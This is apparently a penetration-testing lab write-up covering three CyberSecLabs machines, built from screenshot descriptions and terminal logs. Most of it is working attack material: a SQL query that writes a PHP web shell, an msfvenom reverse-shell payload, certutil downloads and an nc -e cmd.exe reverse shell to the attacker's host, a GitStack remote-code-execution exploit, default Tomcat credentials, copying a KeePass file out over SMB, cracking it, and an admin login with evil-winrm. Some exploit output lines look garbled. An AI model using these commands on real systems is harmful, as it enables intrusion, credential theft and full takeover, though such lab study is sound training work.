## HOWEVER WE DID GET INTO PHPMYADMIN

The screenshot shows the phpMyAdmin interface for MySQL localhost. The top navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Grafana 8.3.0 - Direct..., File upload tricks and c..., GitHub - exploitable/T..., and others. The main menu has sections for Databases, SQL, Status, Variables, Charsets, Engines, Privileges, Processes, Export, and Import. On the left, a sidebar lists databases: cdcoll (1), information\_schema (28), mysql (23), phpmyadmin (8), test (1), webauth (1), and wordpress (21). A message says 'Please select a database'. The MySQL section shows 'Server: localhost via TCP/IP' with details: Server version: 5.1.33-community, Protocol version: 10, User: root@localhost, and MySQL charset: UTF-8 Unicode (utf8). The Web server section shows Apache/2.2.11 (Win32) DAV/2 mod\_ssl/2.2.11 OpenSSL/0.9.8i PHP/5.2.9. The phpMyAdmin section shows Version information: 3.1.3.1, Documentation, Wiki, Official Homepage, ChangeLog, Subversion, and Lists.

The screenshot shows the Databases page of phpMyAdmin. The top navigation bar has tabs for Databases (highlighted with a red box), SQL, Status, Variables, Charsets, and Engines. Below the tabs, a section titled 'Database' lists seven databases: cdcoll, information\_schema, mysql, phpmyadmin, test, webauth, and wordpress. Each database entry has a checkbox and a lock icon. A summary at the bottom shows 'Total: 7'. Below the list is a link to 'Check All / Uncheck All With selected:' followed by a checkbox icon. A section titled 'Enable Statistics' contains a note: 'Note: Enabling the database statistics here might cause heavy traffic b...'. At the bottom, there is a form to 'Create new database' with fields for 'carrot' (database name), 'Collation' (set to utf8\_general\_ci), and a 'Create' button. The entire 'Create new database' form is highlighted with a red box.

The screenshot shows the phpMyAdmin interface on a Kali Linux system. The URL is 172.31.1.14/phpmyadmin/. The database selected is 'carrot'. The SQL tab is active. A query is being run: `SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"`. The results pane shows the message: 'carrot (0) No tables found in database.'

SELECT "<?php system(\$\_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php"

The screenshot shows a web browser window with the URL 172.31.1.14/backdoor.php?cmd=whoami. The page displays the output: 'nt authority\system'.

← → ⌂ ⌄

view-source:http://172.31.1.14/backdoor.php?cmd=systeminfo

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

```
1
2 Host Name: BOATS
3 OS Name: Microsoft Windows Server 2012 R2 Standard
4 OS Version: 6.3.9600 N/A Build 9600
5 OS Manufacturer: Microsoft Corporation
6 OS Configuration: Standalone Server
7 OS Build Type: Multiprocessor Free
8 Registered Owner: EC2
9 Registered Organization: Amazon.com
10 Product ID: 00252-70000-00000-AA535
11 Original Install Date: 4/22/2020, 2:59:59 PM
12 System Boot Time: 1/19/2023, 11:36:37 AM
13 System Manufacturer: Xen
14 System Model: HVM domU
15 System Type: x64-based PC
16 Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
17
18 BIOS Version: Xen 4.11.amazon, 8/24/2006
19 Windows Directory: C:\Windows
20 System Directory: C:\Windows\system32
21 Boot Device: \Device\HarddiskVolume1
22 System Locale: en-us;English (United States)
23 Input Locale: en-us;English (United States)
24 Time Zone: (UTC) Coordinated Universal Time
25 Total Physical Memory: 2,048 MB
26 Available Physical Memory: 1,228 MB
27 Virtual Memory: Max Size: 10,240 MB
28 Virtual Memory: Available: 9,319 MB
29 Virtual Memory: In Use: 921 MB
30 Page File Location(s): C:\pagefile.sys
31 Domain: WORKGROUP
32 Logon Server: N/A
33 Hotfix(s): 203 Hotfix(s) Installed.
[01] KB2894856
34
```

## MADE A MALICIOUS SHELL.EXE

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=445 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

← → ⌂ ⌄

172.31.1.14/backdoor.php?cmd=certutil.exe -urlcache -f http://10.10.0.16/shell.exe shell.exe

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct...

\*\*\*\* Online \*\*\*\* CertUtil: -URLCache command completed successfully.

DID CALL BACK TO US ON OUR WEB SERVER

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Boats]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.31.1.14 - - [19/Jan/2023 06:57:44] "GET /shell.exe HTTP/1.1" 200 -
172.31.1.14 - - [19/Jan/2023 06:57:46] "GET /shell.exe HTTP/1.1" 200 -

```

A screenshot of a web browser window. The address bar contains the URL '172.31.1.14/backdoor.php?cmd=shell.exe'. Below the address bar, there is a navigation bar with icons for back, forward, stop, and home. Below the navigation bar, there is a horizontal menu with links: 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', and 'Exploit-DB'. The main content area of the browser shows a search result page.

```
(kali㉿kali)-[~/Tools]
$ rlwrap nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.14] 49287
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
nt authority\system
C:\xampp\htdocs>
```

## ***Deployable***

NMAP

```

PORT STATE SERVICE      REASON
135/tcp  open  msrpc      syn-ack
139/tcp  open  netbios-ssn  syn-ack
445/tcp  open  microsoft-ds syn-ack
5985/tcp open  wsman      syn-ack
8009/tcp open  ajp13      syn-ack
8080/tcp open  http-proxy  syn-ack
47001/tcp open  winrm      syn-ack
49152/tcp open  unknown    syn-ack
49153/tcp open  unknown    syn-ack
49154/tcp open  unknown    syn-ack
49155/tcp open  unknown    syn-ack
49156/tcp open  unknown    syn-ack
49163/tcp open  unknown    syn-ack
49164/tcp open  unknown    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds

```

Kali Linux 172.31.1.13:8080

Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploittabl3/T...

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

**Apache Tomcat/7.0.88**

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

Server Status Manager App Host Manager

Developer Quick Start

<a href="#">Tomcat Setup</a>	<a href="#">Realms &amp; AAA</a>	<a href="#">Examples</a>	<a href="#">Servlet Specifications</a>
<a href="#">First Web Application</a>	<a href="#">JDBC DataSources</a>		<a href="#">Tomcat Versions</a>

WE GET IN WITH TOMCAT DEFAULT CREDITS AFTER GOING TO HOST MANAGER

tomcat:s3cret

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploitable/T...



## Tomcat Virtual Host Manager

**Message:** OK

**Host Manager**

List Virtual Hosts	HTML Host Manager Help	Host Manager Help	Server Status
<b>Host name</b>	<b>Host aliases</b>	<b>Commands</b>	
localhost		Host Manager installed - commands disabled	

**Add Virtual Host**

**Host**

Name: <input type="text"/>
Aliases: <input type="text"/>
App base: <input type="text"/>
AutoDeploy <input checked="" type="checkbox"/>
DeployOnStartup <input checked="" type="checkbox"/>
DeployXML <input checked="" type="checkbox"/>
UnpackWARs <input checked="" type="checkbox"/>
Manager App <input checked="" type="checkbox"/>
CopyXML <input type="checkbox"/>
<input type="button" value="Add"/>

**Server Information**

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/7.0.88	1.8.0_251-b08	Oracle Corporation	Windows Server 2012 R2	6.3	x86

I DONE DID MESSED UP, WE WANT TO CLICK ON MANAGER APP AND WE WILL LOGIN THROUGH THERE

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Grafana 8.3.0 - Direct... File upload tricks and c... GitHub - exploitable/T...

## List Applications

**Applications**

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/host-manager	None specified	Tomcat Host Manager Application	true	1	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy [Expire sessions] with idle ≥ [30] minutes

**Deploy**

Deploy directory or WAR file located on server

Context Path (required): <input type="text"/>
XML Configuration file URL: <input type="text"/>
WAR or Directory URL: <input type="text"/>
<input type="button" value="Deploy"/>

**WAR file to deploy**

Select WAR file to upload  No file selected.

# Stack

## NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
47001/tcp	open	winrm	syn-ack
49152/tcp	open	unknown	syn-ack
49153/tcp	open	unknown	syn-ack
49154/tcp	open	unknown	syn-ack
49155/tcp	open	unknown	syn-ack
49161/tcp	open	unknown	syn-ack
49163/tcp	open	unknown	syn-ack
49164/tcp	open	unknown	syn-ack

Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds

## HTTP

Page not found (404)

Request Method: GET  
Request URL: http://172.31.1.12/

Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:

- ^registration/login/\$
- ^gitstack/
- ^rest/

The current URL, , didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.

```
Caught ctrl+c 🚫 saving scan state to ferox-http_172_31_1_12-1674130929.state ...
[#####>-----] - 2m      64094/143283  2m      found:24    errors:16412
[#####>-----] - 1m      20469/20469   197/s   http://172.31.1.12/
[#####>-----] - 2m      20469/20469   159/s   http://172.31.1.12/cgi-bin/
[#####>-----] - 1m      8406/20469    138/s   http://172.31.1.12/static/
[#####>-----] - 48s     6377/20469    131/s   http://172.31.1.12/static/Images/
[#####>-----] - 46s     4277/20469    92/s    http://172.31.1.12/web/ http://172.31.1.12/web/
[##>-----] - 19s     2617/20469    135/s   http://172.31.1.12/static/css/
[#>-----] - 15s     1465/20469    91/s    http://172.31.1.12/static/dialogs/
```

(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]

## THE OTHER PAGES WERE FORBIDDEN

The screenshot shows a browser window with three tabs: 'CyberSecLabs | Beginner', 'GitStack Web', and '403 Forbidden'. The '403 Forbidden' tab is active, displaying the URL '172.31.1.12/web/'. Below the tabs is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, Grafana 8.3.0 - Direct..., and File upload tricks and c... . The main content area shows a 'git source code archive' page with a search bar and a table listing a single project: 'rTfVq.git' with the description 'Unnamed repository; edit this file 'description' to name the repository.' At the bottom right, it says 'GitPHP by Chris Han'.

## CLICKED ON FILE, DIDN'T KNOW A USERNAME AND DEFAULT CREDS DID NOT WORK

The screenshot shows a terminal window with the command 'searchsploit gitstack' run. The output lists several vulnerabilities related to 'GitStack': 'GitStack - Remote Code Execution', 'GitStack - Unsanitized Argument Remote Code Execution (Metasploit)', and 'GitStack 2.3.10 - Remote Code Execution'. It also notes 'Shellcodes: No Results'. Below the terminal is a screenshot of a web browser showing a 'git source code archive' page with a note: 'Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.'

## REMOTE HOST IP ADDRESS BELOW

```
1 # Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
2 # Date: 18.01.2018
3 # Software Link: https://gitstack.com/
4 # Exploit Author: Kacper Szurek
5 # Contact: https://twitter.com/KacperSzurek
6 # Website: https://security.szurek.pl/
7 # Category: remote
8 #
9 #1. Description
10 #
11 ##$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
12 #
13 #https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
14 #
15 #2. Proof of Concept
16 #
17 import requests
18 from requests.auth import HTTPBasicAuth
19 import os
20 import sys
21
22 ip = '172.31.1.12'
23
24 # What command you want to execute
25 command = "whoami"
26
27 repository = 'rce'
28 username = 'rce'
29 password = 'rce'
30 csrf_token = 'token'
```

```
[kali㉿kali:~/Desktop/CyberSecLabs/Stack]
└─$ python2 43777.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
[+] Get user list
[+] Found user PgZmY
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository rffvq
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"stackjohn
"
[+] Create backdoor in PHP
[+] Create requests and add it to the index (https://github.com/OffSec/offsec/pull/1043#issuecomment-104339114) (ip_repository) - auth=HTTPBasicAuth(username='john', password='john', system='POSTGRES')
```

## THAT WORKED...

```
ip = '172.31.1.12'

# What command you want to execute
command = "certutil.exe -urlcache -f http://10.10.0.16/nc64.exe nc64.exe"
```

```
ip = '172.31.1.12'

# What command you want to execute
command = "nc64.exe 10.10.0.16 445 -e cmd.exe"
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ rlwrap nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.12] 49198
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\GitStack\gitphp>whoami
whoami
stack\john
```

```
C:\GitStack\gitphp>certutil.exe -urlcache -f http://10.10.0.16/winPEASx64.exe winPEASx64.exe
certutil.exe -urlcache -f http://10.10.0.16/winPEASx64.exe winPEASx64.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\GitStack\gitphp>
```

```
↳ Check if you can modify other users AutoRuns binaries (Note that is normal that you can modify HKCU registry and binaries indicated there) https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries
RegPath: HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Key: KeePass 2 PreLoad
Folder: C:\Program Files (x86)\KeePass Password Safe 2
File: C:\Program Files (x86)\KeePass Password Safe 2\KeePass.exe --preload (Unquoted and Space detected)
=====
```

WE ARE NOT GOING TO BE ATTACKING THE UNQUOTED SERVICE PATH, MOSTLY BECAUSE WE MOST LIKELY CANNOT RESTART THE SERVICE, HOWEVER, WE CAN LOOK AT KEEPASS

## Directory of C:\Users\john\Documents

```
04/20/2020  08:44 PM    <DIR>      .
04/20/2020  08:44 PM    <DIR>      ..
04/13/2020  12:25 PM    <DIR>      3360
04/20/2020  08:44 PM  2,254 password_manager.kdbx
                  1 File(s)   2,254 bytes
                  3 Dir(s)  8,666,464,256 bytes free
CertUtil: -URLCache command completed successfully.
```

```
C:\Users\john\Documents>
```

WE END UP FINDING WHAT WE NEED IN DOCUMENTS

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ smbserver.py share . -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
C:\Users\john\Documents>copy password_manager.kdbx \\10.10.0.16\share
copy password_manager.kdbx \\10.10.0.16\share
      1 file(s) copied.
04/20/2020  08:44 PM    <DIR>      .
C:\Users\john\Documents>
```


```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ ls -la
total 32
drwxr-xr-x  2 kali kali  4096 Jan 19  08:37 .
drwxr-xr-x 17 kali kali  4096 Jan 19  08:37 ..
-rwxr-xr-x  1 kali kali  3191 Jan 19  07:30 43777.py
-rw-r--r--  1 kali kali 14672 Jan 19  07:22 ferox-http_172_31_1_12-1674130929.state
-rwxr-xr-x  1 kali kali  2254 Apr 20  2020 password_manager.kdbx
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ keepass2john password_manager.kdbx > hash.txt

(kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
princess      (password_manager)
2 1g 0:00:00:00 DONE (2023-01-19 08:38) 10.00g/s 20.00p/s 20.00c/s 20.00C/s princess
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ sudo apt-get install -y keepassx
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ keepassxc
```



## Windows • admin • Edit entry

 Entry	Title: <input type="text" value="admin"/>
 Advanced	Username: <input type="text" value="Administrator"/>
 Icon	Password: <input type="password" value="secur3_apass262"/>
	URL: <input type="text" value="https://example.com"/>
	Tags: <input type="text"/>
	Expires: <input type="text" value="4/15/20 8:19 AM"/>
	<input checked="" type="checkbox"/> Notes: <input type="text"/>

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Stack]
$ evil-winrm -u administrator -p secur3_apass262 -i 172.31.1.12

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_dots unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayth-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
stack\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . : us-east-2.compute.internal
Link-local IPv6 Address . . . . . : fe80::91eb:5e1c:83a6:9d18%12
IPv4 Address . . . . . : 172.31.1.12
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.31.0.1

Tunnel adapter isatap.us-east-2.compute.internal:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : us-east-2.compute.internal
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

# ***Active Directory***